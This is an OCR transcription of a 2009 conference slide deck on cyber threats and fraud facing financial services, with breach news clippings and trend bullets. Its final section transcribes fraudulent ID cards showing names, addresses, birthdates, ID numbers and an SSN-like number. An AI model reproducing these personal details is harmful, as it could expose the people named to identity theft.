# Information Security & Cyber Threats to the Private Critical Infrastructure and Financial Services

## Trends & Implications for the Public and Private Sectors

## Session: Securing Cyberspace & America's Cyber Assets: Threats, Strategies & Opportunities

## September 10, 2009


Presenter:

Brian McGinley

Principal

BGM Risk Management Group

# “it” happens every day…..




From Talkleft.com 3/9/05

LexisNexis

### Lexis-Nexis Database Hacked, Customer Files Accessed


Choice Point is not alone. **LexisNexis**, through its parent company, **Reed Elsevier**, announced today that a **database it acquired from Seisint has been hacked** and up to 32,000 files with personal information have been breached.



### DSW Data Theft Much Larger Than Estimat

Tue Apr 19,10:05 PM ET

COLUMBUS, Ohio - Thieves who accessed a DSW Shoe Warehouse database obtained 1.4 million credit card numbers and the names on those accounts — 10 times more than investigators estimated last month.




## Phishers point scam at Apple's iTunes

Music store users targeted for the first time by sophisticated ID theft, says Proofpoint

**By Gregg Keizer**

May 20, 2008 (Computerworld) Phishers have targeted users of Apple Inc.'s iTunes music store with sophisticated identity theft attacks for the first time, a security company said today.




## Sears sued over privacy breach

**Class-action lawsuit seeks damages and wants Sears to determine whether its Managemyhome Web site was misused by criminals**

By Robert McMillan, IDG News Service
January 08, 2008

Sears




Hannaford

## Credit Card Breach Raises Broad Concerns

By THE ASSOCIATED PRESS Published: March 23, 2008

PORTLAND, Maine (AP) — When up to 4.2 million account numbers were stolen over three months by thieves who cracked computers at




ChoicePoint

### Burned By ChoicePoint Breach, Potential ID Theft Victims Face a Lifetime of Vigilance

Feb. 24, 2005

**More than 9.9 million Americans were victims of identity theft last year. Many victims are dumbfounded by the dearth of federal and state laws aimed at protecting their credit histories and other information about them.**

By Rachel Konrad, AP Technology Writer




## Boeing laptop theft puts U.S. data breach tally over 100M

A privacy group has kept tabs on incidents since February 2005

**Robert McMillan** **Today's Top Stories ▸** **or** **Other Security Stories ▸**

**December 15, 2006** (IDG News Service) -- A stolen laptop at The Boeing Co. has pushed a widely watched tally of U.S. data breach victims past the 100 million mark.

On Tuesday, Boeing disclosed that files containing Social Security numbers, names and home addresses of 382,000 current and former employees were compromised in early December **when an unencrypted laptop was stolen** from an employee's car.



PARADE

His Was Stolen...

How Safe Is *Your* Identity?

What you must do to protect yourself

By Lynn Brenner

**Retired Gen. John M. Shalikashvili**
After his Social Security number was published in the *Congressional Record*, the former chairman of the Joint Chiefs of Staff became a victim of identity theft.

# Fraud Trends / Privacy at Risk – Information Under Attack

- **Consumer and Business Information has become a "Criminal Commodity" wherein its value and market for open exchange has increased to unprecedented scale. Information has become the currency and enabler of FRAUD**

**The reason?**

- **Information = Transactional Access in the financial services' world – and it is all about the MONEY!**

- **Internal data compromise**
- **External data compromise**

Consumer information and privacy is under siege by individuals who are able to gain access to personal biographic, demographics and financial information via theft of trash, internet, public record sources, compromise of non-public sources via hacking and/or "social engineering" & corruption of individuals with access to the information.

# Critical Infrastructure - Private Sector

- **Where we sit today:**

**Banking & Finance; Telecommunications; Energy & Water; Transportation, Healthcare as U.S. Critical Infrastructure are often similarly positioned:**

- Don’t go to Fort Knox or the Federal Reserve looking for our Nation’s wealth – we have truly become a “Digital Economy”
- We have all moved from “Computer Assisted to Computer Dependent” internally and externally
- Large complex, distributed networks and applications – many “cobbled” together from merger & acquisitions from disparate, antiquated legacy systems – many serviced remotely and many by third party service providers
- Collect, Store, and Transmit sensitive and confidential data including:
  - Customers/Clients/Employees/Vendors
  - Business Data containing our key strategies as well as operating practices, policies, procedures, and systems information
  - Intellectual Property

# Critical Infrastructure - Private Sector

- **Where we sit today (continued):**

  - We all have significant assets at risk. In Financial Services, we Initiate and manage Trillions of Dollars in Electronic Financial Transactions in the United States Daily.

  - We all have “exploitable data” exposed on our internal systems as well as on the Internet

  - We have all experienced significant cyber incidents, many of which have cost us millions of dollars, loss of client trust, and landed us in the media……in some cases in front of Congress

  - The Barbarians are not only at the gate – they are in our dining room, eating off our best china!”

  - Cyber Protection Posture? Nobody has it right, yet! – Not the Government – Not the Private Sector

  - We are all, in some form, government regulated

# Critical Infrastructure - Private Sector

- **Our Common Challenges:**
  - Key Threats to our Viability include Disruption of Service and Damage, Theft or Exploitation of our assets, information or resources
  - We have all made very large investments in our IT infrastructure, systems and security but are yet, still significantly “underinvested” based on current and emerging threats
  - We are still often times in a state of denial in the Executive Suite
  - We are resourced constrained in the IT and Information Security areas by both funding & SME. There is exceptional competition for resources within our businesses aggravated by aggressive expense reduction initiatives to survive the economic downturn.

# Critical Infrastructure - Private Sector

- **Our Common Challenges (Continued):**
  - We are chasing cybercrime based on our “investment model” of “too little, too late!
  - Remediation and Upgrading are most often very slow, staged and cumbersome processes
  - Long solution identification, vetting, selection, approval, funding and procurement process
  - The System Development Lifecycle is a two edged sword – it is vital to successful system implementation and change management but is hurting us in terms of rapid deployment of system countermeasures against the threat
  - The “life-time” of successful countermeasures is limited – often by deployment, the bad guys have already defeated it
  - Often “drowning in information but starved for knowledge”

# Fraud Trends / Privacy at Risk – Information Under Attack

**Should The Threat & Reality of Compromised Consumer and Business Information housed by the Financial Services Sector as an "Intelligence Commodity" be of concern? Consider the information:**

- **Economic Impact – US = Loss, Opportunity Cost, Imposed Limitations**

  **THEM (The Bad Guys) = source of funding & information**
- **Financial – source , distribution, & destination of funds**
- **Detailed Spending Activities & Patterns (Personal & commercial behaviors)**
- **Geographic Movement of Principals**
- **Time & Place of Transactions**
- **Photographic Retrieval of transactions**
- **Predictive Analysis of Individual and Company Patterns**
- **Exploitation of individuals & companies based on internal knowledge**
- **Classic recruitment utilization**
- **Compromise of operations**
- **Utilization of informational access for new methods & tradecraft**

# Trends – Financial Services

- **Bank & Financial Fraud will continue to increase driven by:**
  - Expansion of Access Opportunities, New Technology, and Speed - New Products and Product Functionalities
  - Expansion of criminal elements
    - ▪Organized Crime
    - ▪Street Gangs
    - ▪Local, Regional, National & International Fraud Rings
    - ▪Underground International Hacker Community & Marketplace
    - ▪Terrorist Financing Opportunity
    - ▪Intelligence Exploitation Opportunity
    - ▪Active Placement and/or Recruitment of insiders with access to customer information
  - Limited risk of immediate detection, apprehension, & prosecution

# Trends – Financial Services


- **Bank & Financial Fraud will continue to increase driven by:**
  - Expansion of Access Opportunities, New Technology, and Speed - New Products and Product Functionalities
  - Expansion of criminal elements
    - Organized Crime
    - Street Gangs
    - Local, Regional, National & International Fraud Rings
    - Underground International Hacker Community & Marketplace
    - Terrorist Financing Opportunity
    - Intelligence Exploitation Opportunity
    - Active Placement and/or Recruitment of insiders with access to customer information
  - Limited risk of immediate detection, apprehension, & prosecution

# Trends – Financial Services

- **Traditional Bank Customer Verification Tools Are Being Compromised:**
  - **Technology is in the hands of the criminals:**
    - Counterfeiting of checks, personal identification, account access devices, signature verification, business documentation and reference letters is a major exposure area.  This has carried over to the electronic environment
    - PC document scanning/laser printing, color copiers
    - PC Check Printing Packages with MICR Ink
    - Plastic Card Embosser / Mag Stripe duplicator
    - User IDs, Passwords, & Tokens vs. Malicious software & Hacker Tools

# Examples of Fraudulent Ids

## One person…multiple identities



STATE OF NORTH CAROLINA
DMV
IDENTIFICATION CARD
0368827
Dup
HELEN CHILDS
6849 HICKORY CREEK RD
GREENSBORO, NC 27407
issued: 02-14-2001 expires: 12-10-2005
sex: F ht: 5-07 eyes: BRN hair: BLK
birthdate:
12-10-1957
Helen Childs

Georgia
IDENTIFICATION CARD
NUMBER 560142273 EXPIRES 12-09-2004
CLINTON, JACQUELINE L.
301 LENOX ROAD APT 215
ATLANTA, GA 30324
SEX F
BIRTHDATE 12-09-1957
EXAM DATE 12-14-2000
HEIGHT 5-07
WEIGHT 132
Class C
ENDORSEMENTS
ORGAN DONOR
Jacqueline Clinton
ID ONLY

Alabama IDENTIFICATION CARD
EXP: 12-09-2005
No:7068743
Director of Public Safety
Jason F. Todd
SCOLLON, CHRISTINE
851 MOUNTAIN BROOKS DR
BIRMINGHAM, AL 35223
12-09-57
411-05-2132
SEX F HT 5'07" WT 166 EYES BRN HAIR BLK
Organ Donor
Christine Scollon

STATE OF NORTH CAROLINA
DMV
SECRETARY OF STATE
LICENSE NO# 05438668
BUTLER, EMMA L. MRS.
877 WOODLAND DR.
RALEIGH, NC 21697
class C endors restr 1
issued 05/11/2000 expires 12-09-2004
sex: F ht: 5-07 eyes: BRN hair: BLK
birthdate:
12-09-57
Emma L. Butler


STATE OF NORTH CAROLINA
DMV
IDENTIFICATION CARD
0270932
Dup
ELIZABETH R. KAISER
1555 BANNER AVE
GREENSBORO, NC 27401
